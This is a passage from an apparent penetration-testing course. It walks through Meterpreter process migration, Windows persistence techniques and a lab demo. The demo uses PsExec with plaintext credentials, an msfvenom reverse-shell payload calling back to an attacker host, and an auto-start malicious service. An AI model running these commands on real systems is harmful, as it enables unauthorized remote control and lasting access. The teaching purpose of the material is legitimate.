- Using the "PID" column, identify your current process by matching the output from `getpid`, as the image shows:

10364	1816	audiodg.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\audiodg.exe
10652	2544	piJvRcg.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\Temp\piJvRcg.exe
11040	780	RuntimeBroker.exe	x64	8	WIN10\tstark	C:\Windows\System32\RuntimeBroker.exe

- Identify a new process to migrate to.
 - It's very important to migrate to a process that is the same architecture (i.e., x86 or x64) and the same user.
 - For example, if your current process is running a x64 as SYSTEM, migrate to another process that is x64 and SYSTEM.
 - There are some processes you do not want to migrate to, since they are crucial to the operating system and migrating to them could crash the machine. These processes include:

- LSASS.exe
- Winlogon.exe
- wininit.exe
- csrss.exe
- smss.exe
- services.exe

5. Identify any instance of the process `svchost.exe`, and ensure that it is running as SYSTEM.
 - `svchost.exe` is a common process used by processes that are services.
 - The PID will be different on each machine, so make sure you view the PID for `svchost` on your own machine.

724	644	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
728	644	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe

6. Migrate to this new process using the command `migrate [target svchost.exe PID]`, as the image shows:

```
meterpreter > migrate 724
[*] Migrating from 10652 to 724 ...
[*] Migration completed successfully.
meterpreter > █
```

You have now migrated to a new, stable process and are ready to explore persistence.

10. Windows Persistence

The concept and purpose of persistence is the same in Windows as it is in Linux.

- As a reminder, the purpose of **persistence** is to establish a continuous method of access to the compromised machine or network in case the initial connection is severed.

There are many techniques to establish persistence in Windows, such as **abusing Task Scheduler**.

- Scheduled tasks in Windows are similar to cronjobs in Linux; they are programmable tasks that can be executed at a defined interval.
- By default, Windows has significantly more default scheduled-task jobs created than Linux. This gives the penetration tester an opportunity to blend in with existing scheduled tasks.
- You will be using this technique in the upcoming activity.

There are also MITRE techniques for persistence. Refer to the MITRE page on [persistence](#).

- **MITRE technique:** [Boot or Logon Initialization Scripts: Logon Script \(Windows\)](#)
 - In this technique, a pen tester can register a script as a registry key that will execute on startup or login.

- **MITRE technique:** [Create or Modify System Process: Windows Service](#)
 - In this technique, a pen tester can modify a service to run an executable on startup.
 - Services are run as SYSTEM by default.
 - Even though services can be abused for privilege escalation, they can also be used for persistence.
- **MITRE technique:** [Event Triggered Execution: Windows Management Instrumentation Event Subscription](#)
 - This technique leverages Windows Management Instrumentation (WMI), a way of managing Windows machines, to perform an action once a specific event in Windows is triggered.
 - For example, whenever a logon event is created in Windows (which occurs when a user logs in), use WMI to start a new process (which could be a payload).
- **MITRE technique:** [Event Triggered Execution: Screensaver](#)
 - This technique allows the pen tester to replace the executable that is used to display the screensaver with a malicious executable or payload.

These are just some examples of persistence techniques in Windows.

Windows Persistence Demo

To demonstrate persistence using malicious services, let's use `msfvenom` to generate a Meterpreter payload, transport it to the Windows machine, and register a service using it.

- This requires an active shell as SYSTEM on the Windows 10 machine. Note: The first six steps listed detail how to open a Meterpreter shell on the Windows 10 machine if you do not have an active session already.
- Log in to Kali and open a terminal. Start Metasploit with the following command:
 - `msfconsole`

Note: If you already have Metasploit open and running, kill any jobs that may be running in the background with `jobs -K`.

- Load the `multi/handler` module with the following command:
 - `use exploit/multi/handler`

- Set the parameters to listen for the payload with the following commands:
 - `set LHOST 172.22.117.100`
 - `set LPORT 4444`
 - `set PAYLOAD windows/x64/meterpreter/reverse_tcp`
 - `run -j`

```
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):
  Name      Current Setting  Required  Description
  --      -
  PAYLOAD   windows/x64/meterpreter/reverse_tcp

Payload options (windows/x64/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     172.22.117.100  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  --
  0   Wildcard Target

msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 8.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 172.22.117.100:4444
```

- Load the module for PsExec with the following command:
 - `use exploit/windows/smb/psexec`
- Set the following options:
 - `set RHOST 172.22.117.20`
 - `set SMBUser tstark`
 - `set SMBPass Password!`
 - `set SMBDomain megacorpone`


```

msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set RHOST 172.22.117.20
RHOST => 172.22.117.20
msf6 exploit(windows/smb/psexec) > set SMBUser tstark
SMBUser => tstark
msf6 exploit(windows/smb/psexec) > set SMBPass Password!
SMBPass => Password!
msf6 exploit(windows/smb/psexec) > set SMBDomain megacorpone
SMBDomain => megacorpone
msf6 exploit(windows/smb/psexec) > options
Module options (exploit/windows/smb/psexec):

  Name          Current Setting  Required  Description
  --          -
  RHOSTS        172.22.117.20   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT         445             yes       The SMB service port (TCP)
  SERVICE_DESCRIPTION  no             Service description to be used on target for pretty listing
  SERVICE_DISPLAY_NAME  no             The service display name
  SERVICE_NAME      no             The service name
  SMBDomain       megacorpone     no        The Windows domain to use for authentication
  SMBPass         Password!       no        The password for the specified username
  SMBShare        no             The share to connect to, can be an admin share (ADMIN$,C$, ...) or a normal read/write folder share
  SMBUser         tstark          no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  --          -
  EXITFUNC      thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST         172.22.117.100 yes       The listen address (an interface may be specified)
  LPORT         4444           yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:445 - Connecting to the server...
[*] 172.22.117.20:445 - Authenticating to 172.22.117.20:445\megacorpone as user 'tstark' ...
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] 172.22.117.20:445 - Selecting PowerShell target
[*] 172.22.117.20:445 - Executing the payload...
[*] 172.22.117.20:445 - Service start timed out, OK if running a command or non-service executable...
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:50528 ) at 2022-01-18 09:59:04 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

- Run the module, and you should get a shell back as SYSTEM.

Note: We will explore PSEXec more in the next lesson. For now, you just need to know that PSEXec is a way of remotely administrating Windows machines. There is also a Metasploit module for it.

1. In a new terminal tab or window, generate a Meterpreter payload using **msfvenom** with the following command:
 - **msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=172.22.117.100 LPORT=4444 -f exe-service > service.exe**

```

(root@kali)~[~]
# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=172.22.117.100 LPORT=4444 -f exe-service > service.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe-service file: 48640 bytes

```

- The format must be **exe-service** and not just **exe**. Executables run by Service Manager are different from regular executables.

2. In the Meterpreter shell, upload the executable you created by using the following commands:

- `cd ../../../../`
- `upload service.exe`

```
meterpreter > cd ../../../../
meterpreter > upload service.exe
[*] uploading : /root/service.exe → service.exe
[*] Uploaded 47.50 KiB of 47.50 KiB (100.0%): /root/service.exe → service.exe
[*] uploaded : /root/service.exe → service.exe
meterpreter > ls
Listing: C:\
=====
```

Mode	Size	Type	Last modified	Name
040777/rwxrwxrwx	0	dir	2022-01-17 17:27:30 -0500	\$Recycle.Bin
040777/rwxrwxrwx	0	dir	2021-10-19 15:30:59 -0400	\$WinREAgent
100666/rw-rw-rw-	1	fil	2019-12-07 04:08:37 -0500	BOOTNXT
040777/rwxrwxrwx	0	dir	2021-05-10 08:16:44 -0400	Documents and Settings
000000/	0	fif	1969-12-31 19:00:00 -0500	DumpStack.log.tmp
040777/rwxrwxrwx	0	dir	2019-12-07 04:14:16 -0500	PerfLogs
040555/r-xr-xr-x	4096	dir	2021-05-10 10:37:15 -0400	Program Files
040555/r-xr-xr-x	4096	dir	2020-11-19 02:33:53 -0500	Program Files (x86)
040777/rwxrwxrwx	4096	dir	2022-01-17 14:08:36 -0500	ProgramData
040777/rwxrwxrwx	0	dir	2021-05-10 08:16:51 -0400	Recovery
040777/rwxrwxrwx	4096	dir	2021-05-10 01:19:02 -0400	System Volume Information
040555/r-xr-xr-x	4096	dir	2022-01-17 17:24:45 -0500	Users
040777/rwxrwxrwx	16384	dir	2022-01-15 12:11:23 -0500	Windows
100444/r--r--r--	413738	fil	2019-12-07 04:08:37 -0500	bootmgr
000000/	0	fif	1969-12-31 19:00:00 -0500	pagefile.sys
100777/rwxrwxrwx	48640	fil	2022-01-18 10:04:07 -0500	service.exe
100777/rwxrwxrwx	7168	fil	2022-01-17 14:21:22 -0500	snell.exe
000000/	0	fif	1969-12-31 19:00:00 -0500	swapfile.sys

```
meterpreter >
```

3. Enter a command shell in your Meterpreter shell:

- `shell`

4. Create a new service that will use your payload with the following command:

- `sc create TestService binPath= "C:\service.exe" start= auto`

```
meterpreter > shell
Process 3544 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19042.1288]
(c) Microsoft Corporation. All rights reserved.

C:\>sc create TestService binPath= "C:\service.exe" start= auto
sc create TestService binPath= "C:\service.exe" start= auto
[SC] CreateService SUCCESS

C:\>
```

- `sc` stands for service control and is used to manage queries. You created a new service that will execute our payload and will automatically start on login.
- **Note:** It's important to use double quotes instead of single quotes around the path to the executable.

5. Manually start the service with the following command:

- `sc start TestService`

```
C:\>sc start TestService
sc start TestService

SERVICE_NAME: TestService
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 2   START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE    : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT             : 0x7d0
        PID                  : 2204
        FLAGS                 :
C:\>
```

- You should now get a Meterpreter session back from the service executing the payload.

You will now perform another persistence technique by creating a scheduled task that executes a payload at a defined interval.

11. Activity: Windows Persistence

- [Activity File: Windows Persistence](#)